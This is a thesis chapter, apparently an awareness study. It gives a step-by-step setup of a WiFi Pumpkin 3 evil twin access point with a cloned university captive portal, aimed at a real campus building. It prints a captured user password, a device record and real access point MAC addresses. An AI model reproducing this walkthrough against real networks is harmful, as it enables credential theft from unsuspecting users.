

## **BAB 4**

### **HASIL PENELITIAN**

#### **4.1 RINGKASAN HASIL PENELITIAN**

Hasil penelitian terdiri atas uraian rinci tentang hasil yang didapatkan dari proses penelitian. Hasil dari penelitian adalah data jumlah perangkat yang terhubung ke *access point* palsu dan captive portal login palsu yang dijalankan menggunakan *wifi pumpkin* pada gedung Universitas Jenderal Achmad Yani Yogyakarta unit 1. Data berupa angka yang nantinya berguna menghitung jumlah perangkat yang terhubung ke *access point* palsu dan *captive portal login* palsu agar dapat dianalisis menjadi data yang nanti akan digunakan untuk menentukan apakah pengguna sadar akan adanya *access point* palsu dan *captive portal login* palsu pada gedung Universitas Jenderal Achmad Yani Yogyakarta unit 1.

Data tersebut akan diolah dengan bantuan microsoft excel sehingga memudahkan dalam perhitungan. Data yang sudah diolah kemudian diubah dalam bentuk tabel sehingga memudahkan dalam menganalisis data tersebut. Agar data lebih memuaskan dilakukan pengambilan data pada gedung Universitas Jenderal Achmad Yani Yogyakarta unit 1 yaitu lantai 4, lantai 3, lantai 2, dan lantai 1.

#### **4.2 INSTALASI SISTEM OPERASI PADA RASPBERRY PI3**

Pada penelitian ini, proses yang pertama adalah menyiapkan sistem operasi pada perangkat Raspberry Pi 3. Pada dasarnya Raspberry Pi tidak memiliki sistem operasi bawaan, sehingga setiap perangkat harus terpasang sistem operasi yang dibutuhkan. Penelitian ini menggunakan Raspberry Pi Imager untuk memudahkan proses instalasi sistem operasi Ubuntu 20.04 yang ditunjukkan pada Gambar 4.1. Kedua perangkat lunak tersebut dapat diunduh melalui <https://ubuntu.com/download/raspberry-pi>. Penulis memilih OS Ubuntu 20.04 karena pada penelitian fokus dengan *evil twin* dan sebagai pendukung dari antarmuka teks atau CLI (*Command Line Interface*)` *WiFi Pumpkin 3*.



Gambar 4.1 Raspberry Pi Imager

Selain itu, penelitian juga mempersiapkan beberapa perangkat lainnya, sehingga dapat diklasifikasikan kebutuhan alat sebagai berikut:

1. Kebutuhan perangkat keras
  - a. Raspberry Pi 3
  - b. MicroSD Sandisk 16GB
  - c. MicroSD Adaptor
  - d. Monitor
  - e. Keyboard
  - f. Mouse wireless
  - g. Kabel HDMI
  - h. Kabel ethernet
2. Kebutuhan perangkat lunak
  - a. OS Ubuntu 20.04
  - b. Raspberry Pi Imager

Proses burning sistem operasi OS Ubuntu 20.04 pada MicroSD menggunakan Raspberry Pi Imager. Pada dasarnya, MicroSD menjadi media penyimpanan OS Ubuntu 20.04 dan nantinya akan diaplikasikan ke dalam Raspberry Pi 3.

Proses burning sistem operasi Ubuntu 20.04 membutuhkan waktu sekitar 15 menit hingga muncul pesan telah berhasil diinstal. MicroSD yang diinstal dengan sistem operasi Ubuntu 20.04 dimasukkan ke dalam penyimpanan MicroSD Raspberry Pi 3 untuk menyelesaikan proses pengaturan awal. Raspberry Pi 3 disiapkan dengan menghubungkan beberapa perangkat eksternal seperti display sebagai media output visual yang dihubungkan melalui kabel HDMI/VGA. Pada saat yang sama, perangkat keyboard dihubungkan untuk mendukung proses konfigurasi selanjutnya. Ketika semuanya sudah terpasang dan Raspberry Pi 3 dihidupkan, akan ada beberapa instruksi tentang cara menyesuaikan pengaturan Raspberry Pi 3. Pada penelitian ini, dengan menggunakan OS Ubuntu 20.04, dibuatkan username dan password untuk menjalankan OS Ubuntu 20.04 di Raspberry Pi 3. Kemudian beberapa paket akan diupdate ke versi terbaru untuk mengurangi kemungkinan terjadinya error pada tahap konfigurasi. Berikut perintah untuk melakukan `sudo apt-get update`

### 4.3 INSTALL WIFI PUMPKIN

Pada penginstall *wifi pumpkin 3* dijalankan pada Raspbberyi Pi3 dengan OS ubuntu 20.04. Berikut tahapan penginstallan *wifi pumpkin 3*:

1. Melakukan penginstall untuk memasang beberapa paket os-level dependencies pada sistem. Menggunakan cara berikut:
 

```
sudo apt install python3.7-dev libssl-dev libffi-dev
build-essential python3.7
```
2. Selanjutnya mendownload file *wifi pumpkin 3* dari github ke os ubuntu 20.04 meggunkan perintah berikut:
 

```
git clone https://github.com/P0cL4bs/wifipumpkin3.git
```
3. Kemudian masuk kedalam folder *wifi pumpkin 3* dengan perintah ini.
 

```
cd wifipumpkin3
```
4. Selanjutkanya ketikan `sudo make install` untuk memulai penginstallannya.
5. Setelah installnya selesai maka download debian *wifi pumpkin 3* dengan cara berikut:

`sudo dpkg -i wifipumpkin3-1.0.0-all.deb` atau menggunakan debian yang terbaru pada link ini

<https://github.com/P0cL4bs/wifipumpkin3/releases>

- Selanjutnya dibutuhkan `pyt5` untuk menjalankan `wifi pumpkin 3` menggunakan cara berikut:

```
sudo apt install python3-pyqt5
```

- Kemudian install `wifi pumpkin 3` dengan menggunakan cara berikut:

```
sudo python3 setup.py install
```

- Selanjutnya install pendukung-pendukung `wifi pumpkin 3` dengan cara berikut:

```
sudo ./install.sh install
```

- Setelah penginstall selesai maka jalankan perintah ini `sudo wifipumpkin3` untuk menjalankan `wifi pumpkin3` seperti Gambar 4.2 berikut:




Gambar 4.2 WiFi Pumpkin

#### 4.4 KONFIGURASI PADA RASPBERRY PI 3 MENGGUNAKAN PUTTY

Tahapan selanjutnya yaitu melakukan konfigurasi pada Raspberry Pi. Proses ini diawali dengan mempersiapkan ip address pada perangkat *IP Address* berfungsi untuk dapat melakukan akses pada perangkat secara *remote*.

Selanjutnya adalah mempersiapkan terminal emulator pada perangkat yaitu Laptop Lenovo IdeaPad 3 14ADA05. Pada penelitian ini menggunakan perangkat lunak PuTTY. Penggunaan PuTTY dapat mempermudah penulis dalam melakukan konfigurasi lanjutan dan proses instalasi paket yang di butuhkan `wifi pumpkin 3` pada Raspberry Pi 3, Maka penulis perlu melakukan instalasi PuTTY dan mempersiapkan beberapa tahapan sebelum PuTTY dapat dijalankan pada Gambar 4.3



Gambar 4.3 PuTTY

Pada Gambar 4.3 untuk memulai sesi pada perangkat lunak PuTTY maka perlu mengisi kolom Host Name dengan alamat IP perangkat Raspberry Pi 3 yang digunakan yaitu 10.10.10.5, dengan membiarkan port ada pada port 22, dan memilih tipe koneksi SSH. Sesi baru dapat dimulai dengan menekan Open untuk mengakses terminal Raspberry Pi 3. Dengan itu, PuTTY mendapatkan akses ke terminal Raspberry Pi 3 dan dapat menjalankan berbagai perintah sebagaimana menuliskan perintah pada Raspberry Pi. Pada Gambar 4.4 menunjukkan tampilan terminal ketika client sudah melakukan login ke server melalui PuTTY. Pada sesi tersebut, client diminta untuk memasukkan username dan password yang sudah dibuat pada tahapan konfigurasi OS ubuntu 20.04 sebelumnya.

```

raspberrypi login: uelys
Password:
Linux raspberrypi 6.1.21-08+ #1642 SMP PREEMPT Mon Apr  3 17:24:16 BST 2023 aarch64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Jun 19 14:35:55 WIB 2023 on tty1
uelys@raspberrypi:~$ ifconfig

```

Gambar 4.4 Terminal Raspberry Pi 3 dari Putty

#### 4.5 DRIVER TP LINK AC600 ARCHER T2U PLUS

Pada saat penulis sudah meremote *wifi pumpkin 3* maka tahap selanjutnya melakukan pengeinstall driver dari *access point* yang kan digunakan dengan cara berikut ini :


1. Ketikan perintah `lsusb` untuk memastikan bahwa driver ada atau tidak
2. Saat Driver TP Link AC600 T2U Plus ada, maka lakukan perintah `https://github.com/keralahacker/rtl8812au.git` untuk membuat salinan repository.
3. Setelah menyalin selesai, lakukan perintah `sudo apt-get install dkms` untuk menginstall modul baru dalam menggunakan dkms.
4. Kemudian ketikan perintah `cd rtl8812au` supaya memasuki folder yang ada file Driver TP Link AC600 T2U Plus tersebut.
5. Lakukan perintah `sudo make dkms install` untuk memulai penginstall Driver TP Link AC600 T2U Plus.
6. Tunggu beberapa saat, kemudian ketikan perintah `sudo make`
7. Saat penginstall selesai, ketikan `iwconfig` untuk mengetahui bahwa wlan0 ada
8. Pada saat penginstall Diver TP Link AC600 T2U Plus jangan lupa melakukan penginstall untuk header Raspbbery Pi 3 dengan perintah `sudo apt-get install raspberrypi-kernel-headers`

9. Tahapan terakhir melakukan pengujian dengan perintah `sudo airmon-ng start wlan0`, jika pengujian sudah sesuai maka lakukan perintah `sudo airmon-ng stop wlan0`.

#### 4.6 DUPLIKASI CAPTIVE PORTAL LOGIN

Dalam penelitian ini membutuhkan *template captive portal login* palsu yang sama dengan yang asli. Untuk proses duplikasi *template captive portal login* palsu membutuhkan *template* yang sudah ada atau dengan membuat *template* baru. *Captive portal login* palsu digunakan untuk mengelabui pengguna supaya mengakses ke web *captive portal login* dan melakukan autentikasi pada saat pengguna mengaksesnya, sehingga peretas mengetahui username dan password pengguna saat terhubung ke *captive portal login* palsu. *Captive portal login* yang digunakan dalam penelitian ini yaitu REKTORAT. Berikut ini proses duplikasi *captive portal login* palsu REKTORAT:

1. Setelah masuk ke aplikasi wifi pumpkin 3 ketikkan perintah `show` untuk menampilkan perintah menginstall captive portal login custom seperti Gambar 4.5.



```
wp3 > show
[*] Available Modules:
=====
Name | Description
-----|-----
misc.custom_captiveflask | Install custom captiveflask templates
misc.extra_captiveflask | Extra custom captiveflask templates
spoofer.dns_spoof | Perform a dns spoof with accesspoint attack
wifi.wifideauth | Sends deauthentication packets to a wifi network AP
wifi.wifiscan | Scan WiFi networks and detect devices
```

Gambar 4.5 Perintah Show

2. Kemudian ketikkan perintah `use misc.custom captiveflask` untuk menginstall template custom captive portal login.
3. Setelah masuk ke `misc.custom captiveflask` ketikkan perintah `options` dan `help` untuk memudahkan penginstall seperti Gambar 4.6.



```

wp3 > use misc.custom_captiveflask
wp3 : custom_captiveflask > option
[-] wp3: command not found: option
wp3 : custom_captiveflask > options
wp3 : custom_captiveflask > help

[*] Available Commands:
=====
Commands      Description
-----
back          go back one level
help         show this help
install      install captiveflask template by zip file

```

Gambar 4.6 Options dan Help

4. Ketikkan perintah `?install` untuk memunculkan deskripsi cara menginstall template baru seperti Gambar 4.7.

```

wp3 : custom_captiveflask > ?install
install new template on captiveflask:

Usage: install plugin_name file_complete_path.zip
param plugin_name: the plugin_name name is the same [plugin_name].py
file_complete_path.zip: complete file path with .zip

Description:
  Install a custom captiveflask templates from command line
  require restart the wifipumpkin3 for load all plugins

Referencies:
  https://wifipumpkin3.github.io/docs/getting-started#creating-captive-portal-template

```

Gambar 4.7 Deskripsi Cara Menginstall Template Baru

5. Setelah itu melakukan install *captive portal login* baru seperti Gambar 4.8.

```

wp3 : custom_captiveflask > install rektorat rektorat.zip
[*] copy content file .zip to /tmp/rektorat.zip
[*] extracted files on : /tmp/rektorat.py

```

Gambar 4.8 Template Baru

Setelah penginstall berhasil dilakukan maka langkah selajutnya mengaktifkan *captive portal login* dan *template captive portal login* REKTORAT dengan cara pada Gambar 4.9.

```

wp3 > set captiveflask true
wp3 > set captiveflask.rektorat true

```

Gambar 4.9 Mengaktifkan Captive Portal Login Palsu



Saat *captive portal login* palsu sudah diaktif, maka perlu mengecek ulang apakah *captive login* apakah sudah sesuai yang diinginkan dengan cara perintah *proxies* maka akan menampilkan pengaturan bahwa *captive portal* dan *template* sudah aktif. Dapat dilihat melalui Gambar 4.10.

```

Proxy      | Active | Port | Description
-----|-----|-----|-----
captiveflask | True  | 80   | Allow block Internet access for users until they o...
pumpkinproxy | False | 8080 | Transparent proxies that you can use to intercept ...
noproxy    | False | 80   | Running without proxy redirect traffic

[*] Captive Portal plugins:
=====
Name      | Active
-----|-----
DarkLogin | False
FlaskDemo | False
Login_04  | False
LoginPage | False
rektorat  | True

[*] Settings:
=====
force_redirect_https_connection=false
force_redirect_successful_template=true
force_redirect_to_url=
proxy_port=80

help settings
=====
Usage: set [proxy_name].[settings] [value]

```

Gambar 4.10 Melakukan Pengecekan Ulang Captive Portal Login Dan Template Sudah Aktif

#### 4.7 PENGUJIAN ACCESS POINT PALSU

Saat proses penginstall sudah selesai maka akan dilakukan pengujian. Pada pengujian ini akan dilakukan dengan menjalankan *access point* palsu terlebih dahulu.

1. Langkah pertama, melakukan pengaturan *interface* dan *ssid* seperti Gambar 4.11.

```

wp3 > set interface wlan0
wp3 > set ssid REKTORAT
wp3 >

```

Gambar 4.11 Interface dan SSID

2. Kemudian lakukan perintah `start` untuk memulai pengujian seperti Gambar 4.12.

```


Referencies:
  https://wifipumpkin3.github.io/docs/getting-started#core-commands

wp3 > start
[+] enable forwarding in iptables...
[*] sharing internet connection with NAT...
[*] settings for captive portal:
[*] allow FORWARD UDP DNS
[*] allow traffic to captive portal
[*] block all other traffic in access point
[*] redirecting HTTP traffic to captive portal
[+] starting hostpad pid: [1103]
wp3 > [+] hostpad is running
[*] starting pydhcp_server
[*] starting pydns_server port: 53
[+] starting captiveflask pid: [1108]
[*] starting sniffkin3 port: [80, 8080]
[+] sniffkin3 -> emails      activated
[+] sniffkin3 -> kerberos   activated
[+] sniffkin3 -> hexdump    activated
[+] sniffkin3 -> ftp        activated
[+] sniffkin3 -> httpCap    activated

```


Gambar 4.12 Start

3. Maka tampilannya akan seperti Gambar 4.13 berikut.



Gambar 4.13 Tampilan SSID REKTORAT

4. Dari daftar *access point* pada Gambar 4.13 terdapat *access point* palsu yaitu *access point* dengan *Mac Address* bc:f6:85:03:36:5b seperti Gambar 4.14.



Gambar 4.14 Mac Address SSID Palsu


5. Jika saat pengujian ingin menghentikan, maka ketikkan `stop` seperti Gambar 4.15 tersebut.

```
wp3 > stop
[*] thread captiveflask successfully stopped
[*] thread sniffkin3 successfully stopped
[*] thread pydhcp_server successfully stopped
[*] thread hostapd_static successfully stopped
[*] thread pydhcp_server successfully stopped
wp3 >
```

Gambar 4.15 Stop

#### 4.8 PENGUJIAN CAPTIVE PORTAL LOGIN

Setelah pengujian *access point* palsu berhasil, maka akan dilakukan pengujian captive portal login agar semua skema yang sudah dirancang untuk serangan *Evil Twin* berhasil dengan baik. Sebelum menjalankan pengujian *captive portal login* berikan suatu perbedaan pada kode *captive portal login* supaya ada perbedaannya. Pada pengujian ini hanya tinggal mengetik perintah yang sama seperti saat melakukan pengujian *access point* palsu, maka tampilannya akan seperti Gambar 4.16.



Gambar 4.16 Captive Portal Login Palsu

#### 4.9 SERANGAN ACCESS POINT PALSU DAN CAPTIVE PORTAL LOGIN

Pada proses serangan *evil twin* pertama tama pilih tempat yang akan digunakan untuk menyerang atau melakukan progam serangan *evil twin*, setelah menemukan tempat yang sesuai maka mengaktifkan *access point* palsu dan *captive portal* palsu secara bersama seperti Gambar 4.17.

```

Referencies:
https://wifipumpkin3.github.io/docs/getting-started#core-commands

wup3 > start
[*] enable forwarding in iptables...
[*] sharing internet connection with NAT...
[*] settings for captive portal:
[*] allow FORWARD UDP DNS
[*] allow traffic to captive portal
[*] block all other traffic in access point
[*] redirecting HTTP traffic to captive portal
[*] starting hostpad pid: [1103]
wup3 > [*] hostpad is running
[*] starting pydhcp_server
[*] starting pydns_server port: 53
[*] starting captiveflask pid: [1108]
[*] starting sniffkin3 port: [80, 8080]
[*] sniffkin3 -> emails      activated
[*] sniffkin3 -> kerberos   activated
[*] sniffkin3 -> hexdump    activated
[*] sniffkin3 -> ftp        activated
[*] sniffkin3 -> httpCap    activated

[ pydns_server ] 11:18:08 - loading zone file "/root/.config/wifipumpkin3/c
[ pydns_server ] 11:18:08 - 1: example.com. 300 IN A
[ pydns_server ] 11:18:08 - 2: example.com. 300 IN CNAME
[ pydns_server ] 11:18:08 - 3: example.com. 300 IN MX
[ pydns_server ] 11:18:09 - 4: example.com. 300 IN MX
[ pydns_server ] 11:18:09 - 5: example.com. 300 IN MX
[ pydns_server ] 11:18:09 - 6: example.com. 86400 IN NS
[ pydns_server ] 11:18:09 - 7: example.com. 86400 IN NS

```

Gambar 4.17 Melakukan Serangan

Pada Gambar 4.17 sudah memulai serangan maka pada proses ini menunggu mengakses *access point* palsu dan *captive portal login* palsu. Sehingga penulis bisa mendapatkan sebuah data data pengguna yang terjebak oleh serangan *evil twin*. Dalam proses serangan penulis mendatakan beberapa data seperti Gambar 4.18.

```

message:
top: BOOTREQUEST\n\thwmac: MAC('2e:b4:b5:f5:35:3f')\n\thwflags: \n\thops: 0\n\thsecs: 1\n\thxid: 3463602746\n\thsiaddr
Pv4Address('0.0.0.0')\n\thgiaddr: IPv4Address('0.0.0.0')\n\thciaddr: IPv4Address('0.0.0.0')\n\thyiaddr:
Pv4Address('0.0.0.0')\n\thtsname: '\n\thfile: '\n\thBody: '\n\th[ ][012] hostname: 'Redmi-Note-10-5G'\n\th[-][053]

```

Gambar 4.18 Data Analisis Serangan

Selain mendapat data seperti Gambar 4.18 Data Analisis Serangan penulis juga mendapatkan data dari *captive portal login* palsu. Pada data *captive portal login* palsu, penulis menemukan bahwa selain menerima *IP Address* perangkat yang terhubung, terdapat bahwa saat pengguna memasukkan *username* dan *password* maka penulis akan mendapatkan *username* dan *password* tersebut. Dalam proses serangan *evil twin* ini, penulis tidak menggunakan sistem keamanan apapun. Data tersebut seperti

```
{'10.0.0.21': {'login': 'mahasiswa', 'password': 'unjaya'}}\n', "record":
"seconds": 71.446923}, "exception": null, "extra": {"dns": 144, "session":
"name": "captiveflask", "specific": true}, "file": {"name":
1/lib/python3.9/dist-packages/wifipumpkin3-1.1.5-
```

Gambar 4.19 data captive portal login

Pada saat melakukan serangan penulis juga menemukan bahwa ada beberapa saat *captive portal login* palsu mengalami *error* saat perangkat akan login, dikarenakan saat menjalankan *captive portal login* palsu membutuh selang waktu sehingga bisa berjalan normal kembali seperti *captive portal login* yang asli dapat dilihat pada Gambar 4.20.



Gambar 4.20 error

#### 4.10 PEMBAHASAN

Penelitian mengenai serangan *evil twin* yang dikonfigurasi menggunakan Raspberry Pi 3 dan diintegrasikan pada jaringan Gedung Universitas Jenderal Achmad Yani Yogyakarta Unit 1 menghasilkan beberapa temuan yang dapat dianalisis. Hasil yang diperoleh dari penelitian yaitu data-data log yang dicatat oleh wifi pumpkin 3 selama 8 hari, yaitu tanggal 15 Juni sampai dengan 22 juni 2023. Pemantauan dilakukan setidaknya 1-2 kali dengan menghubungkan



perangkat Laptop Lenovo IdeaPad 3 14ADA05 dengan jaringan Gedung Universitas Jenderal Achmad Yani Yogyakarta Unit 1.

Tempat pertama yang digunakan melakukan serangan *evil twin* yaitu lantai 4. Dalam proses serangan di lantai 4 perlu merakit komponen alat terlebih dahulu sehingga serangan bisa dilakukan. Serangan *evil twin* dilakukan selama 1x24, dalam pengambilan data menunjukkan hasil yang memuaskan dalam memberikan data pada penulis dikarenakan pada lantai 4 masih terdapat dosen, karyawan, dan mahasiswa yang ada di lantai 4 dikarenakan mahasiswa masih melakukan UAS (ujian akhir semester). Tetapi ada juga kendala *error* saat perangkat akan terhubung ke *captive portal login* seperti Tabel 4.1.

Tempat kedua dilakukan pada lantai 3 selama 1x24 jam. Dalam proses serangan di lantai 3, penulis turun terlebih dahulu dari lantai 4 ke lantai 3, setelah sampai ke lantai 3 penulis perlu merakit komponen alat terlebih dahulu sehingga serangan bisa dilakukan dan hasil serangan menunjukan bahwa data-data yang diterima sangat baik dikarenakan suasana UAS masih berlanjut, akan tetapi terjadi kendala lagi bahwa ada beberapa perangkat yang mengalami *error* saat melakukan *login* di *captive portal login palsu* Tabel 4.1.

Tempat ketiga dilakukan pada lantai 2 selama 1x24 jam. Hasil serangan menunjukan bahwa data data yang diterima sangat kurang memuaskan dikarenakan suasana UAS sudah selesai sehingga perangkat yang terhubung sangat sedikit. Pada saat proses serangan terjadi ada kendala *error* pada *captive portal login*. Sehingga data data yang nantinya akan dianalisis tidak sesuai yang diinginkan oleh penulis seperti Tabel 4.1.

Tempat keempat atau tempat terakhir dalam pengambilan data data yaitu lantai 1. Dalam proses pengambilan data penulis sangat puas dikarenakan perangkat yang terhubung terbilang banyak dari pada saat di lantai 2. Dikarenakan, suasananya masih kondusif sebab mahasiswa yang setelah selesai masih ada kegiatan organisasi, mengerjakan tugas, mencari *wifi* dan nongkrong seperti Tabel 4.1.



Penelitian ini melakukan serangan *evil twin* pada Gedung Universitas Jenderal Achmad Yani Yogyakarta Unit 1. Serangan *evil twin* tersebut dapat digunakan untuk mengukur tingkat kesadaran mahasiswa, dosen, dan karyawan dalam menyambungkan perangkatnya secara bebas tanpa memikirkan resiko yang akan terjadi. Berikut ini masing-masing data yang ada di lantai 4, 3, 2, 1 sesuai pada Tabel 4.1 yang sudah dianalisis.

#### 4.10.1 Data Analisa Serangan Evil Twin

Proses pengambilan data 1x24 jam yang di lakukan di lantai 4, 3, 2, 1 yang sudah dianalisis maka akan menunjukkan jumlah perangkat yang terhubung pada *access point* palsu dan *captive portal* palsu seperti Tabel 4.1 berikut.

Tabel 4.1 Data Analisis Serangan Evil Twin

Tanggal	Jumlah Perangkat yang masuk	Jumlah Perangkat yang masuk dan keluar	Jumlah Perangkat yang masuk	Jumlah Perangkat yang masuk dan keluar	Captive portal error
	Access point	Access point	Captive portal login	Captive portal login	
15-16 Juni 2023	37 perangkat	739 perangkat	30 perangkat	390 perangkat	81 perangkat
16-19 Juni 2023	21 perangkat	386 perangkat	11 perangkat	126 perangkat	27 perangkat
19-21 Juni 2023	6 perangkat	158 perangkat	2 perangkat	8 perangkat	3 perangkat
21-22 Juni 2023	37 perangkat	438 perangkat	20 perangkat	182 perangkat	27 perangkat

#### 4.11 PERBEDAAN HARDWARE

Pada penelitian ini, penulis menggunakan hardware raspberry Pi 3 sebagai alat pendukung untuk melakukan proses installasi dan proses serangan *evil twin*. Pada Gedung Universitas Jenderal Achmad Yani Yogyakarta Unit 1 hardware yang digunakan untuk *access point* berbeda beda seperti Tabel 1.

Tabel 1 perbedaan Hardware Access Point

No	Nama Access Point	Hardware	Mac Address
1	UNJAYA	Aruba A Hewl	00:b6:70:59:f6:6f
2	UNJAYA	Cisco System	00:b6:70:59:f6:6f
3	UNJAYA	Cisco System	14:16:9d:13:de:40
4	UNJAYA	Aruba A Hewl	14:16:9d:13:de:40
5	UNJAYA	Cisco System	00:72:78:29:e6:c0
6	UNJAYA	Aruba A Hewl	fc:7f:f1:46:7e:54
7	UNJAYA	Cisco System	00:b6:70:59:85:e0
8	UNJAYA	Cisco System	14:16:9d:13:de:4f
9	UNJAYA	Routerboard	cc:2d:e0:ea:49:82
10	UNJAYA	Cisco System	00:72:78:29:e6:cf
11	UNJAYA	Aruba A Hewl	fc:7f:f1:46:7e:44
12	UNJAYA	Aruba A Hewl	fc:7f:f1:46:67:74
13	UNJAYA	Routerboard	cc:2d:e0:ea:49:83
14	UNJAYA	Cisco System	14:16:9d:13:de:40
15	UNJAYA	Cisco System	00:b6:70:59:f6:60
16	UNJAYA	Cisco System	48:8b:0a:41:20:40
17	Jalan Siliwangi	GL Technolog	94:83:c4:08:84:f2
18	Jalan Siliwangi	GL Technolog	94:83:c4:08:84:f3
19	REKTORAT	Cisco System, Inc	8e:2b:a6:61:c0:49
20	REKTORAT	Cisco System, Inc	fe:2b:a6:61:c0:70
21	REKTORAT	Cisco System, Inc	ae:2b:a6:61:c0:3b

22	REKTORAT	Cisco System, Inc	bc:f6:85:03:36:5b
23	REKTORAT	Cisco System, Inc	9e:2b:a6:61:c0:4a
24	REKTORAT	Cisco System, Inc	9e:2b:a6:61:c0:3a
25	REKTORAT	Cisco System, Inc	0e:2b:a6:61:c0:81
26	REKTORAT	Cisco System, Inc	ee:2b:a6:61:bd:6f
27	rektorat	Aruba A Hewl	bc:9f:e4:48:5c:c4
28	rektorat	Aruba A Hewl	bc:9f:e4:48:5c:d4
29	PIMPINAN	Aruba A Hewl	bc:9f:e4:48:5c:c3
30	PIMPINAN	Aruba A Hewl	bc:9f:e4:48:5c:d3
31	Ruang Wadek	TP Link Corp	b0:a7:b9:23:47:90
32	Pusat Sistem Informasi	Cisco System	f8:b7:e2:c7:60:a1
33	Opsdik	Routerboard	cc;2d:e0:ea:2f:8a
34	Ruang Dekan	TP Link Corp	b0:a7:b9:a0:b8:98
35	Biro Umum	Cisco Linksy	20:aa:4b:b3:36:e6